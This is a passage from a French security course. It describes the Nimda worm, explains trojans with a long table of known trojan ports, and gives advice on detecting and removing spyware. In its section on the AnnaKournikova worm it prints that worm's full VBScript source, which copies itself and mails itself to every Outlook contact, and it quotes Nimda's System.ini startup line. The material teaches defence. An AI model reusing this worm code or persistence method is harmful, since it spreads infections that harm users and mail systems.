Les e-mails affectés par le virus ont une pièce jointe nommée SAMPLE.EXE. Le virus essaie d'exploiter une faille de sécurité MIME[1], présente dans certaines versions de Microsoft Outlook, Microsoft Outlook Express, et Internet Explorer, qui permet **d'exécuter automatiquement un fichier sans que l'utilisateur ne double-clique sur la pièce jointe**.

Le virus se copie dans le répertoire Windows sous les noms de fichiers load.exe et riched20.dll (ayant les attributs de fichier configurés à "caché") et essaie de se propager vers d'autres utilisateurs par le biais de partages réseau.

Le virus modifie le fichier System.ini pour inclure la ligne

```
shell=explorer.exe load.exe -dontrunold
```

pour qu'il s'exécute au démarrage de Windows.

Le virus s'envoie à d'autres adresses e-mail trouvées sur l'ordinateur. De plus, le virus **recherche des serveurs web IIS souffrant de plusieurs failles**, incluant la faille Unicode Directory Traversal.

Le virus parcourt les serveurs HTTP IIS en générant de façon aléatoire des adresses IP et en envoyant des requêtes HTTP GET malformées. Lorsqu'une machine vulnérable est trouvée, le virus se copie dans le fichier HTTPODBC.DLL et s'exécute.

Sur certaines machines infectées, le virus se copie aussi dans le répertoire Windows sous le nom de fichier CSRSS.EXE.

Le virus essaie **de modifier le contenu des pages de tels serveurs**, cherchant des fichiers avec les noms suivants :

```
index.html
index.htm
index.asp
readme.html
readme.htm
readme.asp
main.html
main.htm
main.asp
default.html
default.htm
default.asp
```

Si l'un des fichiers est trouvé sur le serveur web, le virus essaie de modifier le contenu du fichier, en ajoutant une partie de code JavaScript malveillante à la fin du fichier.

Si le site web est alors consulté par un utilisateur avec une version non-sécurisée d'Internet Explorer, le code malveillant télécharge automatiquement un fichier nommé readme.eml sur l'ordinateur de l'utilisateur - qui est ensuite exécuté, faisant suivre le virus une fois de plus.

Lorsque le virus se propage en utilisant les lecteurs réseau, il place un nombre de fichiers aux noms aléatoires avec les extensions EML et NWS. Le contenu de ces fichiers est identique au contenu du fichier

[1]MIME : "Multi-purpose Internet Mail Extensions", est une spécification décrivant les formats de messages multimédias sur l'Internet.

readme.eml.

Le corps du virus contient le texte "Concept Virus (CV) V.6 Copyright(C) 2001, (This's CV No Nimda.)".

Pour plus d'informations sur la protection de vos systèmes contre Nimda, veuillez lire :

http ://www.microsoft.com/technet/security/topics/Nimda.asp.

36.4 Descriptif du Virus : VBS.SST@mm alias Virus AnnaKournikova

Le virus VBS.SST@mm aussi appelé Virus Anna Kournikova est un ver similaire à I Love You qui se propage via la messagerie. Le message a comme titre «Here you have», «Here you go» «Here you are». Le corps du message contient le texte "Hi : Check This !". La pièce jointe au message est un fichier intitulé « AnnaKournikova.jpg.vbs » ou une abréviation similaire à celle ci. Si l'utilisateur exécute la pièce jointe, le virus se copiera dans le répertoire Windows et se transmettra par messagerie à tous les contacts du carnet d'adresses Microsoft Outlook. Le résultat peut être un engorgement des serveurs de messageries pouvant avoir un effet similaire à une attaque Denial Of Service.

36.4.1 Description Technique

Lorsqu'il est exécuté, le ver crée les entrées suivantes dans la base de registre :
`HKEY_CURRENT_USER\Software\OnTheFly`

Si le ver est exécuté le 26 Janvier, il tentera de se connecter à un site Internet en Hollande.

Ensuite, le ver se transmettra à tous les destinataires du carnet d'adresses Microsoft Outlook et donnera la valeur 1 à la clé suivante : `HKEY\_CURRENT\_USER\Software\OnTheFly\Mailed`

Ceci pour éviter que le ver s'expédie plusieurs fois.

Le sujet, le corps et la pièce jointe au message sont :

- Sujet : Here you have ;o)
- Corps du message : Hi : Check This !
- Pièce jointe : AnnaKournikova.jpg.vbs

36.4.2 Exemple de code de Virus : AnnaKournikova

Listing 36.1 – Code source de AnnaKournikova

```
1  'Vbs.OnTheFly Created By OnTheFly
2
3  On Error Resume Next
4
5  Set WScriptShell = CreateObject("WScript.Shell")
6  WScriptShell.regwrite "HKCU\software\OnTheFly\", "Worm made with Vbswg 1.50b"
7  Set FileSystemObject = Createobject("scripting.filesystemobject")
8  FileSystemObject.copyfile wscript.scriptfullname ,
9  FileSystemObject.GetSpecialFolder(0) & "\AnnaKournikova.jpg.vbs"
10 <!-- La ligne éprcdente se doit d'être à la suite de GetSpecialFolder ... -->
```

```
11 if WScriptShell.regread ("HKCU\software\OnTheFly\mailed") <> "1" then
12  doMail()
13 end if
14
15 if month(now) = 1 and day(now) = 26 then
16  WScriptShell.run "Http://www.dynabyte.nl",3,false
17 end if
18
19 Set thisScript = FileSystemObject.opentextfile(wscript.scriptfullname, 1)
20 thisScriptText = thisScript.readall
21 thisScript.Close
22
23 Do
24
25  If Not (FileSystemObject.fileexists(wscript.scriptfullname)) Then
26  Set newFile = FileSystemObject.createtextfile(wscript.scriptfullname, True)
27  newFile.write thisScriptText
28  newFile.Close
29  End If
30
31 Loop
32
33 Function doMail()
34
35  On Error Resume Next
36  Set OutlookApp = CreateObject("Outlook.Application")
37  If OutlookApp = "Outlook" Then
38   Set MAPINameSpace = OutlookApp.GetNameSpace("MAPI")
39   Set AddressLists = MAPINameSpace.AddressLists
40   For Each address In AddressLists
41    If address.AddressEntries.Count <> 0 Then
42     entryCount = address.AddressEntries.Count
43     For i = 1 To entryCount
44      Set newItem = OutlookApp.CreateItem(0)
45      Set currentAddress = address.AddressEntries(i)
46      newItem.To = currentAddress.Address
47      newItem.Subject = "Here␣you␣have␣;o)"
48      newItem.Body = "Hi:" & vbcrlf & "Check␣This!" & vbcrlf & ""
49      set attachments = newItem.Attachments
50      attachments.Add FileSystemObject.GetSpecialFolder(0) &
51         "\AnnaKournikova.jpg.vbs"
52      newItem.DeleteAfterSubmit = True
53      If newItem.To <> "" Then
54       newItem.Send
55       WScriptShell.regwrite "HKCU\software\OnTheFly\mailed", "1"
56      End If
57     Next
58    End If
59   Next
60  end if
61
62 End Function
63
64 'Vbswg 1.50b
```

Debug

Quelques petites spécifications de programmation sont à connaître pour comprendre le programme :

regwrite	permet d'écrire dans la base de registre
wscript.scriptfullname	retourne le chemin complet du script en cours d'exécution
GetSpecialFolder(0)	retourne le chemin système de Windows
opentextfile (path, 1)	ouvre le fichier texte en lecture seule
createtextfile (path, 1)	ouvre le fichier en overwrite
MAPI	Microsoft API (Application Programming Interface)

36.5 Conclusion : Se protéger

Comme nous avons pu le constater, il est nécessaire de mettre à jour l'anti-virus sur le serveur et les machines clientes qui ont accès à ce serveur.
Ceci ne suffit hélas pas, l'anti-virus a toujours un wagon de retard par rapport au dernier virus connu. Il est donc nécessaire d'être très paranoïaque lors de l'ouverture de courrier électronique avec pièces attachées.
L'une des principales choses à effectuer est aussi d'abandonner les clients mails de type passoire ;-).

36.6 Travaux Pratiques

36.6.1 Analyse de code

Retrouver les différents éléments décrits dans l'analyse du virus dans le code source du virus.

36.6.2 Installation d'un antivirus

- Installer AntiVir.
- Utiliser l'aide pour voir le descriptif d'un virus.
- Allez sur le site d'antivir (`http://www.antivir.de`) pour découvrir le dernier antivirus sorti.
- Faire un scan de tous les fichiers de votre disque dur.

Chapitre 37

Les Trojans ou Chevaux de Troie

37.1 Introduction

Utilisé à des fins de maintenance dans les logiciels commerciaux, les portes dérobées et autres spécifications de maintenance peuvent transformer très rapidement un simple logiciel en véritable spyware. Inutile d'être un 007 dans ce cas pour deviner ce que vous avez sur votre disque dur.

37.2 Rappel Historique

Troie (guerre de) Guerre légendaire racontée dans l'Iliade et l'Odyssée, ainsi que dans les autres poèmes épiques de l'Antiquité grecque qui forment le cycle troyen. Elle reflète sans doute l'un des derniers épisodes de l'expansion mycénienne.
D'après la légende, cette guerre fut provoquée par l'enlèvement d'Hélène, femme du roi de Sparte, Ménélas, par le prince troyen Pâris. Pour venger cet affront, les Grecs lancèrent contre Troie une expédition commandée par Agamemnon. Après un siège de dix ans infructueux, Troie fut prise par la ruse : les grecs construisirent un immense cheval de bois qu'ils amenèrent devant Troie et se retirèrent, faisant semblant d'honorer ainsi la résistance de Troie et d'abandonner le siège. Les troyens introduisirent le cheval dans la ville d'où sortirent, de nuit, des guerriers qui ouvrirent les portes de la cité. Celle-ci fut rasée et ses habitants massacrés ou réduits en esclavage.

37.3 Définition

Un Trojan possède 3 caractèrisques principales :

1. un comportement apparament utile à l'utilisateur de l'ordinateur (c'est le porteur, la partie visible du cheval que les grecs exhibèrent devant Troie)
2. c'est l'utilisateur qui va installer le programme sur son ordinateur (ce sont les troyens eux-mêmes qui introduisirent le cheval dans l'enceinte de Troie)
3. un comportement caché malveillant conduisant à la destruction des données et / ou à l'ouverture d'une porte dans le système de communication (c'est la cohorte de grecs sortant en cachette de nuit du cheval pour ouvrir les portes de Troie et permettre au reste de l'armée grecque d'entrer et totalement détruire Troie).

On les nomme aussi de la façon suivante : Backdoor ("porte de derrière") ou plus vulgairement Back Orifice ("trou du cul")

Accès Telnet	permet de lancer une application en mode texte type "Ms-Dos" ou "Invite de commande" de façon invisible et de rediriger l'entrée/sortie standard vers un port particulier. L'attaquant n'a plus qu'à s'y connecter (via telnet) pour communiquer directement avec l'application.
Accès HTTP avec un navigateur	supporte le téléchargement et l'envoi de fichiers permet de créer un serveur web basique dont la racine est celle du disque dur (défaut). Ainsi, un simple navigateur web permet de naviguer dans l'arborescence des fichiers, d'en télécharger et même d'en rajouter.
Information sur le système distant	Récupère tous les mots de passe et permet d'accéder aux fichiers mots de passe Windows (pwl et autres) et d'en afficher le contenu. A noter que les mots de passe utilisés pour des connexions distantes, partages de documents, etc, sont également récupérés.
Envoi de boîtes de dialogue (version Windows) avec réponse de l'utilisateur	permet de communiquer avec l'utilisateur.
Fonction keylogger	permet d'enregistrer toute frappe au clavier pour récupération et traitement ultérieur (mots de passe sur le web, mails, etc..). Cette fonctionnalité existe également en version temps-réel : affichage des frappes clavier en direct chez l'attaquant.

TAB. 37.1 – Quelques fonctionnalités d'un trojan

37.4 Exemple

Nom Troj/Subseven Alias Troj/Backdoor-G., Sub Seven, Troj/Sub7, Subseven.backdoor

Type Cheval de Troie

Résident Non.

Description Le package contient deux ou trois programmes. L'un des fichiers devrait être installé sur une machine "serveur". Une fois le programme serveur installé, le client prend le contrôle de l´ordinateur infecté. Le client est un puisssant outil "d´administration à distance". Il a des capacités de contrôle à distance telles que la possibililté d´éditer le fichier de registre du serveur Windows, commuter l´écran, changer les couleurs du bureau, redémarrer Windows, jouer des sons, envoyer des messages, arrêter l´affichage, désactiver des touches du clavier, cacher le curseur de la souris ou la barre des tâches.

Le client peut aussi voler les mots de passe et lire les touches pressées sur le clavier du serveur depuis le dernier démarrage. Le troisième programme est un utilitaire qui peut être utilisé pour configurer le programme serveur. Il est possible de patcher le serveur avec n´importe quel exécutable pour qu´il mime la reception d´un fichier valide au lieu d´un cheval de Troie. Le programme de configuration du serveur configure aussi la façon dont le serveur est "installé". Pour s´installer, le serveur peut utiliser le fichier de registre de Windows.

Il peut aussi changer les fichiers `C :\WINDOWS\WIN.INI ou C :\WINDOWS\SYSTEM.INI` pour que le serveur s'exécute au démarrage de Windows.

Faille

Comme on peut le voir tout ce que vous tapez au clavier peut être intercepté. À l'image du sniffer vu en début de cours, le trojan permettra à toute personne malveillante de connaître ce qui est saisi par un administrateur système et réseaux, notamment les mots de passe d'accès à vos serveurs.

37.5 Conclusion : Se protéger

Une nouvelle fois un anti-virus est le bienvenu. Mais celui-ci pourrait être malencontreusement désactivé par un nouveau trojan (comme l'a fait le virus BugBear). Le meilleur moyen demeure tout de même le filtrage des logs du FireWall. Voici un tableau des virus Trojans référencés et les ports concernés (des jeux y sont

présents).
Source : http ://www.onctek.com/trojanports.html

Port	Possible Trojan/BackDoor
1	Sockets de Troie (UDP)
2	Death
20	Senna Spy FTP Server
21	Back Construction
21	FTP trojan
21	WinCrash
21	Juggernaut 42
21	Senna Spy FTP
22	Shaft
23	Tiny Telnet Server[TTS]
25	Ajan
25	Naebi
25	Shtrilitz
25	WinPC
25	Gris
25	Magic Horse
30	Agent 40421
31	Agent 31
41	DeepThroat
48	DRAT
50	DRAT
58	DMSetup
59	DMSetup
79	Firehotcker
80	Executor
80	BackEnd
80	God Message
80	MTX
80	WAN Remote
81	RemoConChubo
99	Hidden Port
110	ProMail trojan
113	Kazimas
119	Happy 99
121	JammerKillah
123	NetController
133	Farnaz
137	Chode
138	Chode
139	Chode
139	Network
142	NetTaxi
146	Infector
170	A-Trojan
334	Backage
411	Backage
420	Breach
421	TCP Wrappers
455	Fatal Connections
456	Hackers Paradise
513	GRLogin
514	RPCBackdoor
531	Rasmin
555	Ini-Killer
555	711 [Seven Eleven]
605	Secret Service
666	Attack FTP
666	ServeU
666	Th3r1pp3rz [The Rippers]
667	SniperNet
669	DPTrojan
692	GayOL
777	AIM Spy
808	WinHole
911	Dark Shadow
999	DeepThroat
1000	Der Spaeher
1001	Silencer
1001	Der Spaeher
1010	Doly Trojan
1011	Doly Trojan
1012	Doly Trojan
1015	Doly Trojan
1016	Doly Trojan
1024	NetSpy
1024	Remote Spy
1035	MultiDropper
1042	Bla
1045	Rasmin
1049	/sbin/initd
1050	MiniCommand
1053	The Thief
1054	AckCMD
1080	WinHole
1081	WinHole
1082	WinHole
1083	WinHole
1090	Xtreme
1095	RAT
1097	RAT
1098	RAT
1099	RAT
1150	Orion
1151	Orion
1170	Psyber Stream Server

1200	NoBackO (UDP)	2330	Contact
1201	NoBackO (UDP)	2331	Contact
1207	SoftWar	2332	Contact
1208	Infector	2333	Contact
1212	Kaos	2335	Contact
1234	Ultors Trojan	2336	Contact
1243	BackDoor-G	2337	Contact
1245	VooDoo Doll	2338	Contact
1255	Scarab	2339	Contact
1256	Project nEXT	2345	Doly Trojan
1257	Frenzy 2000	2565	Striker
1269	Mavericks Matrix	2583	WinCrash
1272	The Matrix	2600	Digital RootBeer
1313	NETrojan	2716	Prayer 1.2
1338	Millenium Worm	2773	SubSeven
1349	BO DLL (UDP)	2774	SubSeven
1394	GoFriller	2801	Phineas Phucker
1441	Remote Storm	2989	RAT (UDP)
1492	FTP99CMP	3000	RemoteShut
1505	FunkProxy	3024	WinCrash
1509	Psyber Streaming Server	3031	MicroSpy
1524	Trin00	3128	RingZero
1568	Remote Hack	3129	Masters Paradise
1600	Shivka-Burka	3150	Deep Throat 1.3 Server (UDP)
1703	Exploiter	3344	Matrix Client
1777	Scarab	3345	Matrix Server
1807	SpySender	3456	Terror Trojan
1966	FakeFTP	3459	Eclipse 2000
1967	WM FTP Server	3700	Portal of Doom
1969	OpC BO	3777	Psych Ward
1981	Shockrave	3791	Eclypse
1999	BackDoor	3801	Eclypse (UDP)
2000	TransScout	4000	Skydance
2000	Insane Network	4092	WinCrash
2001	TransScout	4242	Virtual Hacking Machine [VHM]
2002	TransScout	4321	BoBo
2003	TransScout	4444	Prosiak
2004	TransScout	4567	File Nail
2005	TransScout	4590	ICQTrojan
2023	Ripper Pro	5000	Bubbel
2080	WinHole	5000	Blazer5
2086	Netscape/Corba Exploit	5001	Back Door Setup
2115	Bugs	5002	cd00r
2030	Mini Backlash (UDP)	5010	Solo
2140	Deep Throat 1.3 Server (UDP)	5011	One of the Last Trojans
2040	Foreplay (UDP)	5025	WM Remote Keylogger
2155	Illusion Mailer	5031	NetMetro
2255	Nirvana	5032	NetMetro
2283	HVL Rat	5321	Firehotcker
2300	Xplorer	5333	Backage
2311	Studio 54	5343	wCrat WC Remote Admin Tool

5400	Blade Runner	7301	NetMonitor
5401	Blade Runner	7306	NetMonitor
5402	Blade Runner	7307	NetMonitor
5512	Illusion Mailer	7308	NetMonitor
5534	The Flu	7424	Host Control
5550	Xtcp	7597	Qaz
5555	ServeMe	7626	Glacier
5556	BO Facil	7777	God Message
5557	BO Facil	7789	Back Door Setup
5569	Robo-Hack	7891	The ReVeNgEr
5637	PC Crasher	7983	MStream
5638	PC Crasher	8080	RingZero
5639	PC Crasher	8787	BackOrifice 2000
5714	WinCrash Server	8988	BacHack
5741	WinCrash	8989	Recon
5742	WinCrash	9000	NetMinistrater
5760	PortMap Remote Root Linux Exploit	9325	MStream (UDP)
5880	Y3K Rat	9400	InCommand
5882	Y3K Rat	9872	Portal of Doom
5888	Y3K Rat	9873	Portal of Doom
5889	Y3K Rat	9874	Portal of Doom
6000	The Thing	9875	Portal of Doom
6006	Bad Blood	9876	Cyber Attacker
6272	Secret Service	9878	TransScout
6400	The Thing	9989	iNi-Killer
6661	TEMain	9999	Prayer 1.2
6666	DarkConnection Inside	10000	OpwinTRojan
6667	Pretty Park	10005	OpwinTRojan
6667	Subseven 2.14	10067	Portal of Doom (UDP)
6669	Vampyre	10085	Syphillis
6670	DeepThroat	10086	Syphillis
6670	WinNuke	10100	Control Total
6671	DeepThroat	10101	BrainSpy
6674	DeepThroat	10167	Portal of Doom (UDP)
6711	Deep Throat v2	10520	Acid Shivers
6712	SubSeven	10528	Host Control
6713	SubSeven	10607	Coma
6723	MStream	10666	Ambush (UDP)
6771	DeepThroat	11000	Senna Spy
6776	BackDoor-G	11050	Host Control
6838	MStream	11051	Host Control
6883	DeltaSource	11223	Progenic trojan
6912	Shit Heep	12076	Gjamer
6939	Indoctrination	12223	Hack 99 KeyLogger
6969	GateCrasher	12345	GabanBus
6970	GateCrasher	12345	Ashley
7000	Remote Grab	12345	icmp pipe.c
7000	SubSeven 2.1 Gold	12345	Whack Job
7001	Freak88	12346	GabanBus
7215	SubSeven	12349	BioNet
7300	NetMonitor	12361	Whack-a-mole

12362	Whack-a-mole
12363	Whack-a-mole
12623	DUN Control (UDP)
12624	ButtMan
12631	WhackJob
12754	MStream
13000	Senna Spy
13010	Hacker Brasil [HBR]
13013	Psych Ward
13014	Psych Ward
13223	Hack 99 Keylogger
13473	Chupacabra
14500	PC Invader
14501	PC Invader
14502	PC Invader
14503	PC Invader
15000	Net Demon
15092	Host Control
15104	MStream
15302	Sub Zero
15858	CDK
16484	Mosucker
16660	Stacheldraht
16772	ICQ Revenge
16959	Sub Seven
16969	Priority
17166	Mosaic
17300	Kuang2 The Virus
17449	Kid Terror
17499	CrazzyNet
17500	CrazzyNet
17569	Infector
17593	Audio Door
17777	Nephron
18753	Shaft (UDP)
19864	ICQ Revenge
20000	Millennium
20001	Millennium
20002	Acidkor
20005	Mosucker
20023	VP Killer
20034	NetBus 2 Pro
20203	Chupacabra
20331	Bla
20203	Logged
20331	BLA Trojan
20432	Shaft
20433	Shaft (UDP)
20544	Girlfriend
21554	GirlFriend
22222	Prosiak
23005	NetTrash
23006	NetTrash
23023	Logged
23032	Amanda
23432	Asylum
23456	Evil FTP
23476	Donald Dick
23477	Donald Dick
23777	InetSpy
24000	Infector
25685	Moonpie
25686	Moonpie
25982	Moonpie
26274	Delta Source (UDP)
26681	VoiceSpy
27374	Sub Seven 2.1 (UDP)
27374	Sub Seven 2.14
27444	Trinoo (UDP)
27573	Sub Seven 2.1 (UDP)
27665	Trin00 DoS
28678	Exploiter
29104	NetTrojan
29369	ovasOn
29891	The Unexplained (UDP)
30000	infector
30001	ErrOr32
30003	Lamers Death
30029	AOL Trojan
30100	NetSphere
30101	NetSphere
30102	NetSphere
30103	NetSphere
30133	NetSphere
30303	Sockets de Troie
30947	Intruse
30999	Kuang
31335	Trin00 DoS
31336	Bo Whack
31337	Baron Night
31337	Back Orifice (UDP)
31337	Beeone
31337	Sockdmini
31338	NetSpy DK
31339	NetSpy DK
31666	BOWhack
31785	Hack a Tack
31787	Hack a Tack
31788	Hack a Tack
31789	Hack a Tack (UDP)
31791	Hack a Tack (UDP)
31792	Hack a Tack

32001	Donald Dick
32100	Peanut Brittle
32418	Acid Battery
33270	Trinity
33333	Prosiak
33577	Son of PsychWard
33777	Son of PsychWard
33911	Spirit 2001a
34324	BigGluck
34444	Donald Dick
34555	WinTrinoo
35555	WinTrinoo
37237	Mantis
37651	Yet Another Trojan
40412	The Spy
40421	Agent 40421
40422	Masters Paradise
40423	Masters Paradise
40425	Masters Paradise
40426	Masters Paradise
41337	Storm
41666	Remote Boot Tool [RBT]
44444	Prosiak
44575	Exploiter
47262	Delta Source (UDP)
49301	Online KeyLogger
50130	Enterprise
50505	Sockets de Troie
50766	Fore
51966	Cafeini
52317	Acid Battery 2000
53001	Remote Windows Shutdown
54283	SubSeven
54320	Back Orifice 2000
54321	School Bus
55165	File Manager Trojan
55166	WM Trojan Generator
57341	NetRaider Trojan
58339	Butt Funnel
60000	Deep Throat 1.3 Client (UDP)
60001	Trinity
60068	Xzip 6000068
60411	Connection
61348	Bunker-Hill Trojan
61466	Telecommando
61603	Bunker-Hill Trojan
63485	Bunker-Hill Trojan
64101	Taskman
65000	Devil
65390	Eclypse
65421	Jade

Chapitre 38

Spyware

38.1 Introduction

Un spyware pourrait être considéré comme un cheval de troie, c'est à dire qu'il s'installe en même temps qu'un programme légitime, mais le plus souvent pas à l'insu de l'utilisateur. En effet, dans les conditions d'utilisation, vous trouverez souvent une phrase stipulant l'installation de ce spyware. Il existe plusieurs types de spywares Gator, New.net, SaveNow, TopText, Alexa, Webhancer, Radiate, Cydoor, Conducent, Onflow ou Web3000.
Rien ne les différencie en apparence des logiciels classiques, à part leur propension à la gratuité. Les spywares sont pourtant les représentants d'un nouveau business model, dans lequel les produits et services s'échangent contre une parcelle de vie privée. Face aux dérives réelles ou potentielles de ce système, les spécialistes américains ont tiré la sonnette d'alarme depuis plusieurs années déjà. En France, la majorité des internautes n'a même pas connaissance de leur existence... Téléchargés sur internet ou trouvés dans le CD-Rom d'un magazine informatique, les spywares sont des logiciels (presque) comme les autres.

38.2 Définition

Un spyware, en français "espiogiciel" ou "logiciel espion", est un programme capable en plus de sa fonction propre de collecter des données sur ses utilisateurs et de les transmettre via internet. Les spywares sont parfois confondus avec les adwares, ces logiciels dont l'auteur se rémunère par l'affichage de bannières publicitaires mais sans recueillir ni transmettre d'informations.

Une définition plus rigoureuse du spyware pourrait être celle-ci : "module logiciel - et par extension programme - permettant de collecter de manière sélective des informations sur ses utilisateurs (configuration matérielle et/ou logicielle, habitudes d'utilisation, données personnelles, etc.) puis de les transmettre à son concepteur ou à un tiers (ex. : régie publicitaire) via internet ou tout autre réseau informatique, sans avoir au préalable obtenu une autorisation explicite et éclairée de l'utilisateur".

Cette dernière condition reste toutefois discutable, car l'utilisateur n'en reste pas moins soumis à une surveillance permanente de ses habitudes d'utilisation, surveillance qui peut en plus être illégale du point de vue de la législation de son pays de résidence.

Une nouvelle tendance encore plus contestable concerne les utilisateurs du navigateur Internet Explorer. Certains spywares comme Gator cherchent à s'installer automatiquement sur le poste de l'internaute au moyen de la technologie ActiveX lors de la visite de pages web peu recommandables.

Il existe deux types de spywares :
- Le spyware intégré (ou interne) est une routine incluse dans le code source d'un logiciel ayant une fonction propre pour lui donner la possibilité de collecter et de transmettre des informations par internet. Ces spywares sont téléchargeables séparément ou sont proposés à l'installation en même temps que d'autres programmes gratuits, eux-mêmes généralement des spywares, grâce à des accords entre éditeurs de logiciels. C'est le cas notamment de Gator, New.net, SaveNow, TopText, Alexa et Webhancer.
- Le spyware externalisé est une application autonome dialoguant avec le logiciel principal qui lui est associé, et dont la seule fonction est de se charger de la "relation client" : collecte et transmission d'informations, affichage de bannières publicitaires, etc. Ces spywares sont conçus par des régies publicitaires ou des sociétés spécialisées comme Radiate, Cydoor, Conducent, Onflow ou Web3000, avec lesquelles les éditeurs de logiciels passent également des accords. Le spyware de Cydoor est par exemple associé au logiciel peer-to-peer KaZaA, et s'installe en même temps que lui.

38.3 Fonctionnement

Les spywares ont pour mission d'observer leurs utilisateurs et de collecter des données dans un but statistique, marketing ou commercial. La nature des données collectées et transmises est définie dans le code source du spyware lui-même. Il ne s'agit pas à priori de données nominatives, mais le cryptage des transmissions fait qu'il est difficile de s'en assurer.

Les spywares ne sont ni des virus, ni des troyens, même s'il est possible de leur trouver de lointains points communs, comme le fait de s'installer sans que l'utilisateur ne le sache toujours, ou bien d'envoyer des données via internet à l'insu de l'utilisateur. La plupart des spywares optent en effet pour une extrême discrétion : ils agissent en tâche de fond, apparaissent rarement dans le Menu Démarrer de Windows, et, dans le cas des spywares externalisés, sont le plus souvent absents de la liste des programmes installés figurant dans le Panneau de configuration.

Dans le cas d'un spyware publicitaire comme Cydoor, l'installation copie sur le disque les fichiers nécessaires au fonctionnement de l'application (cd_load.exe, cd_clint.dll et cd_htm.dll), crée un répertoire pour stocker les bannières qui seront affichées à l'utilisateur même lorsqu'il sera hors ligne (Windows/-System/AdCache), puis modifie la base de registres. L'analyse des informations collectées par le spyware permet de déterminer les préférences de l'utilisateur et de lui proposer des bannières publicitaires ou des mails promotionnels toujours plus ciblés, en rémunérant au passage les éditeurs de logiciels partenaires.

Le spyware s'exécute souvent automatiquement au démarrage de Windows et mobilise donc en permanence une partie des ressources du système. Certaines fonctionnalités annexes comme la mise à jour automatique peuvent représenter un réel danger pour la sécurité de l'utilisateur, en permettant le téléchargement et l'installation à son insu d'un autre programme ou spyware, voire d'un programme hostile dans le cas du détournement du système par une personne malveillante.

38.4 Reconnaître un spyware

Depuis les scandales provoqués en 1999 par la découverte de spywares dans SmartUpdate (Netscape) et RealJukeBox (Real Networks), la pratique est devenue plus transparente et les éditeurs de logiciels communiquent davantage sur le sujet. Quelques règles simples peuvent être observées :
- lire attentivement les conditions d'utilisation d'un logiciel avant de l'installer. L'existence d'un spyware et de ses fonctionnalités annexes y sont normalement signalées, même s'il faut bien souvent lire entre les lignes car le spyware y est présenté en des termes édulcorés voire trompeurs, voire parce que

tout est fait pour que l'utilisateur évite de lire lesdites conditions d'utilisation. Ces dernières détaillent également les droits accordés aux utilisateurs ;
- ne pas accepter sans réfléchir les programmes supplémentaires éventuellement proposés lors de l'installation d'un logiciel, mais décider en connaissance de cause. New.net, SaveNow et Webhancer sont ainsi proposés par défaut lors de l'installation de KaZaA, mais il suffit de décocher les cases correspondantes pour qu'ils ne soient pas installés ;
- surveiller les demandes d'autorisation de connexion à internet provenant du firewall, afin de détecter toute application suspecte. C'est une autre bonne raison d'installer un firewall personnel (voir plus loin) ;
- s'informer auprès de sites spécialisés. Secuser.com et sa lettre d'information hebdomadaire Secuser News aborde régulièrement la question des spywares.

Dans le doute, il est également conseillé d'exécuter un antispyware (voir plus loin) après l'installation d'un logiciel suspect, afin de s'assurer de ne pas avoir installé un spyware sans le savoir.

38.5 Comment détecter la présence d'un spyware ?

Le plus simple pour détecter la présence d'un spyware est de procéder par des moyens indirects, à savoir son activité, la présence de fichiers caractéristiques ou le nom du logiciel suspect.
Il existe en effet des listes de spywares, consultables en l'état, sous forme de moteurs de recherche ou encore d'utilitaires dédiés.

Cette méthode de détection est simple, mais aucun site ne peut prétendre à l'exhaustivité : même l'utilitaire Ad-Search (LavaSoft) édité par un spécialiste du sujet est incomplet. Elle ne constitue donc qu'une première approche, qui reste très pédagogique car elle permet de mesurer l'ampleur du phénomène.

Certains firewalls personnels sont capables de filtrer le trafic sortant sur une base applicative, c'est-à-dire que chaque application souhaitant accéder à internet doit au préalable y avoir été autorisée.

Cette solution donne de bons résultats avec la plupart des spywares, y compris si le spyware est une DLL (l'application qui tente de se connecter à internet est alors RUNDLL32.EXE), mais elle ne peut rien contre les spywares intégrés si le logiciel concerné a déjà été autorisé à accéder à internet dans le cadre de son fonctionnement normal. L'utilisateur doit par ailleurs être suffisamment compétent pour pouvoir décider si l'application qui tente de se connecter doit ou non y être autorisée.

C'est pourquoi des antispywares ont été conçus sur le modèle des antivirus, afin de détecter les spywares sur la base de signatures. Utilisables facilement même par des non initiés, ils permettent de détecter un spyware même s'il n'est pas actif, mais restent dépendants de la mise à jour du fichier des signatures. OptOut étant abandonné, le plus performant des antispywares actuels est Ad-Aware (LavaSoft), qui a par ailleurs le mérite d'exister en version française.

Ce programme permet de scanner la mémoire de l'ordinateur, la base de registres et les fichiers des différents disques à la recherche des composants indiquant la présence d'un spyware.

38.6 Comment faire pour éliminer un spyware ?

La désinstallation d'un logiciel supprime rarement les spywares installés avec lui. Ainsi, la désinstallation de KaZaA ne supprime ni son spyware externalisé Cydoor, ni les autres spywares installés avec ce logiciel.

Pour éliminer un spyware intégré, il suffit le plus souvent d'aller dans le Panneau de configuration de Windows et de désinstaller l'application correspondante. Dans le cas d'un spyware externalisé, il est par contre généralement nécessaire de passer par une procédure fournie par son éditeur dans une obscure FAQ, ou plus efficacement d'utiliser Ad-Aware en supprimant les fichiers constitutifs du spyware.

Dans la plupart des cas, l'élimination d'un spyware externalisé fera que le logiciel associé cessera de fonctionner, affichant un message du type : "Vous avez effacé un composant du logiciel nécessaire à son exécution. Le logiciel ne fonctionnera plus mais vous pouvez le réinstaller".

38.7 Conclusion : Spyware or not spyware ?

Contrairement à la publicité en ligne telle que gérée par la régie DoubleClick, qui par l'intermédiaire des sites internet de tous ses clients collecte et centralise elle aussi des données sur les préférences de chaque internaute[1], les spywares ont le mérite de n'être actifs que lorsque l'utilisateur installe un de ces logiciels en contrepartie de son utilisation gratuite, laissant la liberté aux autres internautes de ne pas en installer ou d'opter pour une version payante dépourvue de spyware.

Malheureusement, les éditeurs de logiciels ont rapidement été tentés de profiter de la discrétion des spywares pour en dissimuler l'existence ou pour les laisser implantés même lorsque le logiciel associé est désinstallé. Ces pratiques abusives ont complètement décrédibilisé le concept, jetant la suspicion y compris sur la nature réelle des informations collectées.

L'utilisateur qui ne souhaite pas installer de spyware doit donc rester vigilant et suivre ces quelques conseils. Ceux qui seraient tout de même tentés par l'opération ont tout intérêt à lire en détail les conditions d'utilisation du logiciel et surtout à garder à l'esprit qu'elles sont le plus souvent conformes au droit américain, donc beaucoup moins protectrices en matière de vie privée qu'en Europe. Il est ainsi recommandé de ne pas donner son adresse email permanente, mais si nécessaire de se créer un compte gratuit qui pourra être fermé sans remords, notamment en cas de spamming.

LIENS UTILES :
- Spychecker : moteur de recherche de spywares
- InfoForce : liste de spywares (dernière version connue)
- Dossier Secuser.com : firewall personnel
- ZoneAlarm : firewall personnel de ZoneLabs
- Ad-Aware : antispyware de Lavasoft
- Dossier Secuser.com : spamming et mailbombing

